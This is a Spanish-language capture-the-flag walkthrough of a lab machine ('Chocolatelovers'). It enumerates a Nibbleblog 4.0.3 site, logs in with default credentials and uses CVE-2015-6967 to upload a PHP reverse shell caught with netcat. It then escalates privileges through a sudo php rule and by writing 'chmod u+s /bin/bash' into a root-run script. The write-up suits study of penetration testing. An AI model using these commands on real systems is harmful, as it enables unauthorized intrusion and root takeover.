

CHOCOLATELOVERS

Primero comprobamos la conectividad con la máquina:

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.090 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.090/0.090/0.090/0.000 ms
```

El ttl es de 64, por lo que probablemente estemos ante una máquina Linux.

Ahora vamos a hacer un reconocimiento de puertos:

```
> nmap -sS -p- --open --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 20:17 CEST
Initiating ARP Ping Scan at 20:17
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 20:17, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:17
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 20:17, 1.05s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000070s latency).
Scanned at 2024-07-03 20:17:09 CEST for 1s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Solo tiene el puerto 80 abierto, vamos a analizarlo:

```
> nmap -sCV -p80 172.17.0.2 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 20:17 CEST
Nmap scan report for escolares.dl (172.17.0.2)
Host is up (0.000038s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

A priori parece la página por defecto de apache, pero en código fuente vemos lo siguiente:

```
<!-- /nibbleblog -->
<!-- /nibbleblog -->
<!-- /nibbleblog -->
<!-- /nibbleblog -->
<!-- /nibbleblog -->
<!-- /nibbleblog -->
<!-- /nibbleblog -->
```

Y si accedemos, es una web diferente.

Ahora si aplicamos gobuster, veremos más información:

```
> gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://172.17.0.2/nibbleblog -x php,html txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://172.17.0.2/nibbleblog
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Extensions:     php,html
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

/index.php           (Status: 200) [Size: 5015]
/.html              (Status: 403) [Size: 275]
/.php               (Status: 403) [Size: 275]
/sitemap.php        (Status: 200) [Size: 541]
/content            (Status: 301) [Size: 321] [--> http://172.17.0.2/nibbleblog/content/]
/themes             (Status: 301) [Size: 320] [--> http://172.17.0.2/nibbleblog/themes/]
/feed.php           (Status: 200) [Size: 1289]
/admin              (Status: 301) [Size: 319] [--> http://172.17.0.2/nibbleblog/admin/]
/admin.php          (Status: 200) [Size: 1401]
/plugins            (Status: 301) [Size: 321] [--> http://172.17.0.2/nibbleblog/plugins/]
/install.php        (Status: 200) [Size: 78]
/update.php         (Status: 200) [Size: 1792]
/README             (Status: 200) [Size: 4628]
/languages          (Status: 301) [Size: 323] [--> http://172.17.0.2/nibbleblog/languages/]
/.php               (Status: 403) [Size: 275]
/.html              (Status: 403) [Size: 275]
```

Y si entramos al readme, veremos la versión de nibbleblog:

```
===== Nibbleblog =====
Version: v4.0.3
```

Esta versión es vulnerable (CVE-2015-6967), pero necesitamos usuario y contraseña.

Si probamos con alguna típica, vemos que admin es tanto usuario como contraseña, por lo que voy a subir una shell, y voy a seguir los siguientes pasos:

<https://seclists.org/fulldisclosure/2015/Sep/5>

Y la siguiente reverse shell:

<https://github.com/pentestmonkey/php-reverse-shell>


Ahora nos abrimos un puerto, en mi caso en 443:

```
> nc -nlvp 443
listening on [any] 443 ...
```

Y subimos la shell y nos saldrán errores:

```
Warning: imagesx() expects parameter 1 to be resource, bool given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 26
Warning: imagesy() expects parameter 1 to be resource, bool given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 27
Warning: imagecreatetruecolor(): Invalid image dimensions in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 117
Warning: imagecopyresampled() expects parameter 1 to be resource, bool given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 118
Warning: imagejpeg() expects parameter 1 to be resource, bool given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 43
Warning: imagedestroy() expects parameter 1 to be resource, bool given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 80
```

Pero si ahora accedemos a otra url:



WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)

```
$ whoami
www-data
$ |
```

Ya estamos dentro.

Ahora tratamos la bash y buscamos como escalar privilegios.

Si ejecutamos sudo -l, vemos lo siguiente:

```
(chocolate) NOPASSWD: /usr/bin/php
```

Hay otro usuario chocolate, que puede ejecutar php, entonces ejecutamos lo siguiente:

```
www-data@8fd7e936deab:/home$ CMD="/bin/bash"
www-data@8fd7e936deab:/home$ sudo -u chocolate php -r "system('$CMD');"
chocolate@8fd7e936deab:/home$ |
```

Y ya somos chocolate, ahora a escalar como usuario privilegiado.

Si ejecutamos ps -faux, veremos lo siguiente:

```
root      1  0.0  0.0   2616   1408 ?        Ss   18:14   0:00 /bin/sh -c service apache2 start && while true; do php /opt/script.php; sleep 5; done
root      25  0.0  0.0  201396  22716 ?        Ss   18:14   0:00 /usr/sbin/apache2 -k start
www-data  31  0.2  0.0  202072  18380 ?        S    18:14   0:06 \_ /usr/sbin/apache2 -k start
www-data  33  0.2  0.0  202088  18784 ?        S    18:14   0:06 \_ /usr/sbin/apache2 -k start
www-data  127 0.2  0.0  202128  18528 ?        S    18:18   0:06 \_ /usr/sbin/apache2 -k start
www-data  917 0.0  0.0   2616   1536 ?        S    18:50   0:00 | \_ sh -c uname -a; w; id; /bin/sh -i
www-data  921 0.0  0.0   2616   1664 ?        S    18:50   0:00 | \_ /bin/sh -i
www-data  943 0.0  0.0   2644   1792 ?        S    18:51   0:00 | | \_ script /dev/null -c bash
www-data  944 0.0  0.0   2616   1536 pts/0    Ss   18:51   0:00 | | \_ sh -c bash
www-data  945 0.0  0.0   4116   3200 pts/0    S    18:51   0:00 | | | \_ bash
root      1053 0.0  0.0   5012   3584 pts/0    S    18:55   0:00 | | | \_ sudo -u chocolate php -r system('/bin/bash');
chocola+  1054 0.0  0.0  67024  20136 pts/0    S    18:55   0:00 | | | | \_ php -r system('/bin/bash');
chocola+  1055 0.0  0.0   2616   1664 pts/0    S    18:55   0:00 | | | | \_ sh -c /bin/bash
chocola+  1056 0.0  0.0   4248   3456 pts/0    S    18:55   0:00 | | | | | \_ /bin/bash
chocola+  1186 0.0  0.0   5900   2688 pts/0    R+   19:00   0:00 | | | | | \_ ps -faux
www-data  136  0.2  0.0  201964  18664 ?        S    18:18   0:06 \_ /usr/sbin/apache2 -k start
```

Es un proceso sospechoso, en el que vemos que en /opt esta script.php, el cual nos pertenece, por lo que podemos meter un código que nos interese para poder ejecutar una bash como root:

```
chocolate@8fd7e936deab:/$ echo '<?php exec("chmod u+s /bin/bash"); ?>' > /opt/script.php
chocolate@8fd7e936deab:/$ bash -p
bash-5.0# whoami
root
bash-5.0#
```

Y ya somos root.